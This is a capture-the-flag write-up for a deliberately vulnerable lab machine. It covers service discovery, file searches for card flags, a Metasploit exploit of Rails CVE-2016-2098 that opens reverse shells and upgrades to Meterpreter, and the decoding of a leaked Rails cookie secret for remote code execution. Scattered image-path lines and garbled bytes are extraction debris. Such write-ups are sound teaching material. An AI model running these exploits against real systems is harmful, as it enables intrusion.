apache2   1926  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
apache2   2034  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
apache2   2037  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
apache2   2038  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
cupsd     2090      root   10u  IPv4  12250      0t0  TCP *:631 (LISTEN)
cupsd     2090      root   11u  IPv6  12251      0t0  TCP *:631 (LISTEN)
apache2   2212  www-data    4u  IPv6  11157      0t0  TCP *:80 (LISTEN)
```

Processes

Apache

```
www-data  1920  1918  0 Dec05 ?        00:00:00 /usr/sbin/apache2 -k start
```

Ruby on Rails

```
chewbac+  1543  1341  0 Dec05 ?        00:00:04 /usr/bin/ruby2.3 bin/rails s -b
0.0.0.0 -p 3500
```

UnrealIRCd

```
boba_fe+  1410     1  0 Dec05 ?        00:00:03 /opt/unrealircd/Unreal3.2/src/ircd
```

Papa Smurf

```
root      1313     1  0 Dec05 ?        00:00:00 nodejs
/opt/chatbot/papa_smurf/functions.js
root      1314     1  0 Dec05 ?        00:15:26 nodejs
/opt/chatbot/papa_smurf/chat_client.js
root      1315     1  0 Dec05 ?        00:00:00 /bin/sh /opt/chatbot/clear_chat.sh
```

MySQL

```
mysql     1287     1  0 Dec05 ?        00:00:33 /usr/sbin/mysqld
--defaults-file=/etc/mysql-default/my.cnf
```

ReadMe

```
root      1251     1  0 Dec05 ?        00:00:00 /bin/sh -e -c sudo -u chewbacca
/opt/readme_app/start.sh /bin/sh
root      1252  1251  0 Dec05 ?        00:00:00 sudo -u chewbacca
/opt/readme_app/start.sh
chewbac+  1341  1252  0 Dec05 ?        00:00:00 /bin/sh /opt/readme_app/start.sh
```

KnockKnock

```
root      1244     1  0 Dec05 ?        00:00:00 /opt/knock_knock/five_of_diamonds
root      1355     1  0 Dec05 ?        00:13:29 /usr/sbin/knockd -d
```

Docker

```
root      1019     1  0 Dec05 ?        00:01:01 /usr/bin/dockerd-default
--group=docker --pidfile=/var/run/docker.pid --raw-logs
root      1428  1019  0 Dec05 ?        00:00:46 docker-containerd -l
unix:///var/run/docker/libcontainerd/docker-containerd.sock --metrics-interval=0
--start-timeout 2m --state-dir /var/run/docker/libcontainerd/containerd --shim
docker-containerd-shim --runtime docker-runc
root      1898  1428  0 Dec05 ?        00:00:00 docker-containerd-shim
c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f80922fcbffee
/var/run/docker/libcontainerd/c5e9fddfe2d2b737ede81c505402a38473e39f056a512a2c2f9f809
22fcbffee docker-runc
```

Obfuscated Ruby

```
root      1508  1278  0 Dec05 ?        00:00:00 /bin/sh -c cd /opt/sinatra && ruby -e
"require 'obfuscate'; Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string };
cr = Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw'));
File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if
File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)" --
root      1509  1508  0 Dec05 ?        00:00:04 ruby -e require 'obfuscate';
Obfuscate.setup { |c| c.salt = 'sinatra'; c.mode = :string }; cr =
Obfuscate.clarify(File.read('.raIhUJTLEMAfUW3GmynyFySPw'));
File.delete('.raIhUJTLEMAfUW3GmynyFySPw') if
File.exists?('.raIhUJTLEMAfUW3GmynyFySPw'); eval(cr)
root      1278  1238  0 Dec05 ?        00:00:00 /opt/sinatra/server
```

File Searches

Base64 encoded PNG

```
root@target:~# grep -lr iVBORw0K /* 2> /dev/null
```
/opt/unrealircd/Unreal3.2/ircd.motd
(false positive) `/opt/readme_app/vendor/bundle/ruby/2.3.0/gems/sass-rails-5.0.4/README.md`
(false positive)
`/opt/readme_app/vendor/bundle/ruby/2.3.0/gems/railties-4.2.4/lib/rails/templates/rails/welcome/index.html.erb`
/opt/knock_knock/five_of_diamonds
/opt/chatbot/papa_smurf/chat_client.js

Hearts

```
root@target:~# find / -iname '*hearts*' -type f
/lost+found/3_of_hearts.png
/var/www/html/drupal/sites/default/files/styles/large/public/field/image/5_of_hearts.png
/var/www/html/drupal/sites/default/files/styles/thumbnail/public/field/image/5_of_hearts.png
/var/www/html/drupal/sites/default/files/field/image/5_of_hearts.png
```

Spades

```
root@target:~# find / -iname '*spades*' -type f
/home/leia_organa/2_of_spades.pcapng
/opt/readme_app/public/images/10_of_spades.png
```

Diamonds

```
root@target:~# find / -iname '*diamonds*' -type f
/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs/home/7_of_diamonds.zip
/var/log/upstart/five_of_diamonds_srv.log
/etc/init/five_of_diamonds_srv.conf
/opt/knock_knock/five_of_diamonds
```

Clubs

```
root@target:~# find / -iname '*clubs*' -type f
/home/anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_
of_clubs.png
/home/artoo_detoo/music/10_of_clubs.wav
```

Joker

```
root@target:~# find / -iname '*joker*' -type f
/etc/joker.png
```

File Search Summary

Just using file search, we found 9 of the 14 files for the challenges, and 2 of them which probably have flags in them (the ones that had `iVBORw0K` in them).


Joker	`/etc/joker.png`
2 of Spades	`/home/leia_organa/2_of_spades.pcapng`
10 of Spades	`/opt/readme_app/public/images/10_of_spades.png`
King of Spades	**UNKNOWN**
6 of Clubs	**UNKNOWN**
8 of Clubs	`/home/anakin_skywalker/52/37/88/76/24/97/77/22/23/63/19/56/16/27/43/26/82/80/98/73/8_of_clubs.png`
10 of Clubs	`/home/artoo_detoo/music/10_of_clubs.wav`
Ace of Clubs	**UNKNOWN**
3 of Hearts	`/lost+found/3_of_hearts.png`
5 of Hearts	`/var/www/html/drupal/sites/default/files/field/image/5_of_hearts.png`
8 of Hearts	**UNKNOWN**
5 of Diamonds	`/opt/knock_knock/five_of_diamonds`
7 of Diamonds	`/var/lib/docker/devicemapper/mnt/1ff7956591eec7a4106b9c1feb82a46624d39ddc8cabc2d901d379571c0d581f/rootfs/home/7_of_diamonds.zip`
9 of Diamonds	**UNKNOWN**

Flags / Cards


2 of Spades

`/home/leia_organa/2_of_spades.pcapng`


Opening up the PCAPNG file, it's pretty plain to see that SIP is pretty much the only traffic.




The nice thing about Wireshark is that it's pretty simple to look at and listen to SIP conversations that have been captured:



If we click on “Play Streams” we can listen to the phone call.



If you listen hard to the end of the stream, a computer voice spells out a URL for: https://imgur.com/gmThKFP. Save the image locally and MD5 it, and you have your flag.



1e6f926e341b9daf32fe70171eb727b4

10 of Spades - Port 3500

A quick Google search for “rails 4.2.4 exploit” finds this:

Vulnerability Details : CVE-2016-2098 (1 Metasploit modules)

Action Pack in Ruby on Rails before 3.2.22.2, 4.x before 4.1.14.2, and 4.2.x before 4.2.5.2 allows remote attackers to execute arbitrary Ruby code by leveraging an application's unrestricted use of the render method.

Publish Date : 2016-04-07 Last Update Date : 2017-09-02

https://www.cvedetails.com/cve/CVE-2016-2098/

Obviously anything with a Metasploit module automatically gets upgraded to “probably the right track”. Running the module is pretty straightforward. Setting the target URL as “**`/readme`**” and parameter of “os” from **`os=linux`** was enough to get this exploit to work:

```
Module options (exploit/multi/http/rails_actionpack_inline_exec):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   Proxies                       no        A proxy chain of format
type:host:port[,type:host:port][...]
   RHOST        10.0.18.244      yes       The target address
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETPARAM  id               yes       The target parameter to inject with inline
code
   TARGETURI    /                yes       The path to a vulnerable Ruby on Rails
application
   VHOST                         no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----

msf exploit(multi/http/rails_actionpack_inline_exec) > set TARGETPARAM os
TARGETPARAM => os
msf exploit(multi/http/rails_actionpack_inline_exec) > set RPORT 3500
RPORT => 3500
msf exploit(multi/http/rails_actionpack_inline_exec) > set TARGETURI /readme
TARGETURI => /readme
msf exploit(multi/http/rails_actionpack_inline_exec) > exploit

[*] Started reverse TCP handler on 10.0.18.225:4444
```

```
[*] Sending inline code to parameter: os
[*] Command shell session 7 opened (10.0.18.225:4444 -> 10.0.18.244:40985)

id
uid=1124(chewbacca) gid=100(users) groups=100(users),999(docker)
```

And we are the faithful Chewy.

Let's upgrade this standard command shell to Meterpreter so we can look around more easily:

```
^Z
Background session 7? [y/N]  y
msf exploit(multi/http/rails_actionpack_inline_exec) > sessions -u 7
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [7]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 7
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.18.225:4433
[*] Sending stage (849108 bytes) to 10.0.18.244
[*] Meterpreter session 8 opened (10.0.18.225:4433 -> 10.0.18.244:36746) at
2017-12-07 05:41:05 +0000

[*] Command stager progress: 100.00% (773/773 bytes)
```

A quick look around the application and we find the 10_of_spades.png in the public images folder:

```
meterpreter > ls
Listing: /opt/readme_app/public/images
=======================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  487729  fil   2017-11-07 16:45:12 +0000  10_of_spades.png
100644/rw-r--r--  21186   fil   2017-11-07 16:43:06 +0000  linux.png
100644/rw-r--r--  22314   fil   2017-11-07 16:43:06 +0000  logo.png
100644/rw-r--r--  57196   fil   2017-11-07 16:43:06 +0000  windows.png

meterpreter > download 10_of_spades.png /root/
[*] Downloading: 10_of_spades.png -> /root//10_of_spades.png
[*] Downloaded 476.30 KiB of 476.30 KiB (100.0%): 10_of_spades.png ->
/root//10_of_spades.png
[*] download   : 10_of_spades.png -> /root//10_of_spades.png
```

179d54b67a08326b14bd6f2109fb7921

King of Spades - Port 6697

Port 6697 is usually reserved for SSL-enabled IRC, but when I tried connecting to it with SSL, it didn't work. When trying standard ncat, it at least showed a few messages:

```
root@kali:~# ncat -v target 6697
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Connected to 10.0.18.244:6697.
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your
IP address instead
```

After a few moments of reading the RFC https://tools.ietf.org/html/rfc1459#section-4.1.3 I learned it was waiting for a **USER** message and a **NICK** message, so I provided those (yes, I realized later I could have just used IRSSI, but it didn't matter and you'll see why).

```
root@kali:~# ncat -v target 6697
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Connected to 10.0.18.244:6697.
:irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname...
:irc.TestIRC.net NOTICE AUTH :*** Couldn't resolve your hostname; using your
IP address instead
NICK bob
USER guest tolmoon tolsun :Ronnie Reagan
:irc.TestIRC.net 001 bob :Welcome to the TestIRC IRC Network
bob!guest@10.0.18.225
:irc.TestIRC.net 002 bob :Your host is irc.TestIRC.net, running version
Unreal3.2.8.1
:irc.TestIRC.net 003 bob :This server was created Tue Nov 7 2017 at 16:41:35
UTC
:irc.TestIRC.net 004 bob irc.TestIRC.net Unreal3.2.8.1
iowghraAsORTVSxNCWqBzvdHtGp lvhopsmntikrRcaqOALQbSeIKVfMCuzNTGj
:irc.TestIRC.net 005 bob UHNAMES NAMESX SAFELIST HCN MAXCHANNELS=30
CHANLIMIT=#:30 MAXLIST=b:60,e:60,I:60 NICKLEN=30 CHANNELLEN=32 TOPICLEN=307
KICKLEN=307 AWAYLEN=307 MAXTARGETS=20 :are supported by this server
:irc.TestIRC.net 005 bob WALLCHOPS WATCH=128 WATCHOPTS=A SILENCE=15 MODES=12
CHANTYPES=# PREFIX=(qaohv)~&@%+ CHANMODES=beI,kfL,lj,psmntirRcOAQKVCuzNSMTG
NETWORK=TestIRC CASEMAPPING=ascii EXTBAN=~,cqnr ELIST=MNUCT STATUSMSG=~&@%+
:are supported by this server
:irc.TestIRC.net 005 bob EXCEPTS INVEX CMDS=KNOCK,MAP,DCCALLOW,USERIP :are
supported by this server
:irc.TestIRC.net 251 bob :There are 1 users and 0 invisible on 1 servers
```

```
:irc.TestIRC.net 255 bob :I have 1 clients and 0 servers
:irc.TestIRC.net 265 bob :Current Local Users: 1  Max: 1
:irc.TestIRC.net 266 bob :Current Global Users: 1  Max: 1
:irc.TestIRC.net 375 bob :- irc.TestIRC.net Message of the Day -
:irc.TestIRC.net 372 bob :- 7/11/2017 16:40
:irc.TestIRC.net 372 bob :-
iVBORw0KGgoAAAANSUhEUgAAAZoAAAI+CAQAAAAvagSNAAAon0lEQVR42u2dd5ycVdm/n+09W7LZJ
EsNB
:irc.TestIRC.net 372 bob :-
CkBBIKIKD96EymKCKKICkrxh4i8ivAiggqIDRSVohiKvCBF4DUgNYEAoaWQ3pPNbjbZvrNTd9pe7x
9z8m
:irc.TestIRC.net 372 bob :-
R2Mrs7mXkmZGe/1/35mAQJMztzruecc59z7mNZO8AslrIyIeYrFKMoEtvvataxillY2eBxPqAVD80
JsUm
:irc.TestIRC.net 372 bob :-
hGEWR2H7nsZR1rOZtZjgrzlssookegkBfQkQVilEUie13Gatppo0tbGQli50RZz0b2EgrbXTSQy9C
5BIB
```


<SNIP>

You can see that in the Message of the Day, I started getting some Base64 text, and you might recognize **`iVBORw0K.`** That's the PNG magic number Base64'd. But therein lies the rub. The server disconnects you before you get all of the Base64. Having every byte was important because this CTF uses MD5 sums of files, and a one-byte difference (or a byte missing) means a different MD5—which means no correct answer. But I wanted to see at the very least if there were any helpful hints in the first bits; since Base64 is an encoder, we should be able to see "something".

```
root@kali:~# ncat -v target 6697 < irclogon.txt > irc.log
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Connected to 10.0.18.244:6697.
Ncat: 51 bytes sent, 19137 bytes received in 1.01 seconds.
```

Then I moved to look at whatever I could get out of the log:

```
cat irc.log | grep ":-" | awk -F ":- " '{print $2}' | grep -v " " | tr -d "\n\r" |
base64 -d | xxd > /tmp/irc2.png
```



No joy. Not enough of the file. :(

King of Spades Alternative Solve

I continued to strike out on this one via the network method using a bunch of different tactics. I even wrote my own IRC connection Ruby script to pull down the MOTD, but I was getting disconnected no matter what I did. So I finally just went after the file.

You have to be root to get to it, but if you followed any of the escalation paths or got root via one of the other exploits, you should be good here.

```
-r--------  1 boba_fett root  197K Nov  7 16:40 ircd.motd
```

When you finally get that image decoded correctly and opened, you get this:

Booo... Yes, I MD5'd this and turned it in even though it didn't look like the other cards.

```
root@kali:~# foremost file.png
Processing: file.png
|foundat=king_of_spades.png▒▒uP\]▒-▒4@▒A&X▒▒▒    ▒▒▒▒5▒kp
n▒]ww▒`▒▒n▒[▒Ž▒P▒▒pN▒W▒▒
r▒h▒
*|
root@kali:~# find output/
output/
output/png
output/png/00000000.png
output/audit.txt
output/zip
output/zip/00000020.zip
```


Ok, it looks like there is a zip inside.

```
root@kali:~/output/zip# unzip 00000020.zip
Archive:  00000020.zip
  inflating: king_of_spades.png
```

w00tw00t!

8fc453ee48180b958f98e0d2d856d1c8

6 of Clubs - Port 8181



I didn't know how to work with Ruby cookies all that well (Ruby because its running on Webrick), but I did remember a few tricks I had seen exploits for in the past. One of these was the Github Enterprise RCE:
http://exablue.de/blog/2017-03-15-github-enterprise-remote-code-execution.html

Following along there, I

(**irb** echos the result of everything you do, so I'm removing the unimportant bits)

```
root@kali:~# irb
irb(main):001:0> require 'cgi'
=> true
irb(main):002:0> cookie =
"BAh7B0kiD3Nlc3Npb25faWQGOgZFVEkiRTExMWIyNWU2ZDdhNWE2NjNiMzA4%0AZjlmZTFhZWZjMmVjMjIwY
WFmY2NkOTg0NTNjYmY5MTYzYWVkOTUzZjhkZWQG%0AOwBGSSIUX21ldGFzcGxvaXRhYmxlBjsAVEkiVFNoaGh
oaCwgZG9uJ3QgdGVs%0AbCBhbnlib2R5IHRoaXMgY29va2llIHNlY3JldDogYTdhZWJjMjg3YmJhMGVl%0ANG
U2NGY5NDc0MTVhOTRlNWYGOwBU%0A--880b78ce5b87461d532cb382b3cbf9a74bec9229"

irb(main):003:0> data, hmac = cookie.split("--")
=>
["BAh7B0kiD3Nlc3Npb25faWQGOgZFVEkiRTExMWIyNWU2ZDdhNWE2NjNiMzA4%0AZjlmZTFhZWZjMmVjMjIw
YWFmY2NkOTg0NTNjYmY5MTYzYWVkOTUzZjhkZWQG%0AOwBGSSIUX21ldGFzcGxvaXRhYmxlBjsAVEkiVFNoaG
hoaCwgZG9uJ3QgdGVs%0AbCBhbnlib2R5IHRoaXMgY29va2llIHNlY3JldDogYTdhZWJjMjg3YmJhMGVl%0AN
GU2NGY5NDc0MTVhOTRlNWYGOwBU%0A", "880b78ce5b87461d532cb382b3cbf9a74bec9229"]

irb(main):004:0> data2 = CGI.unescape(data).unpack("m").first
=>
"\x04\b{\aI\"\x0Fsession_id\x06:\x06ETI\"E111b25e6d7a5a663b308f9fe1aefc2ec220aafccd98
453cbf9163aed953f8ded\x06;\x00FI\"\x14_metasploitable\x06;\x00TI\"TShhhhh, don't tell
anybody this cookie secret: a7aebc287bba0ee4e64f947415a94e5f\x06;\x00T"
```

Now that I had the key, all I had to do was modify the example exploit and I had code execution. You can find the gist of the modified exploit code here: https://gist.github.com/mubix/76acd50bafc3fc2ff249a76c0590edf6

This resulted in “blind” root access: uid=0(root) gid=0(root) groups=0(root)

But code execution didn’t get me the flag. I looked around the directory for a while trying to figure out what I had missed. Another thing that threw me was the fact that the binary wasn’t stripped of debugging data:

```
ELF 64-bit LSB  executable, x86-64, version 1 (SYSV), dynamically linked (uses shared libs), for GNU/Linux 2.6.24, BuildID[sha1]=71ab5fd52203327f7cae5b2dc29bb7605056db77, not stripped
```

So I started down the GDB path of trying to debug the server, but then I remembered it was the flag URI, so I went back to the drawing board to send the name of different cards to the flag URI in the cookie.

Here is what worked after much Googling: https://gist.github.com/mubix/1b71c8581e97238346d1d05be5aa2e9e

d9247a49d132a4f92dcc813f63eb1c8b

6 of Clubs Alternative Solve

Another way to solve this was noticing Ruby in the process list with some interesting arguments:

```
chewbacca@ip-10-0-18-244:/opt/sinatra$ ps -ef | grep sinatra
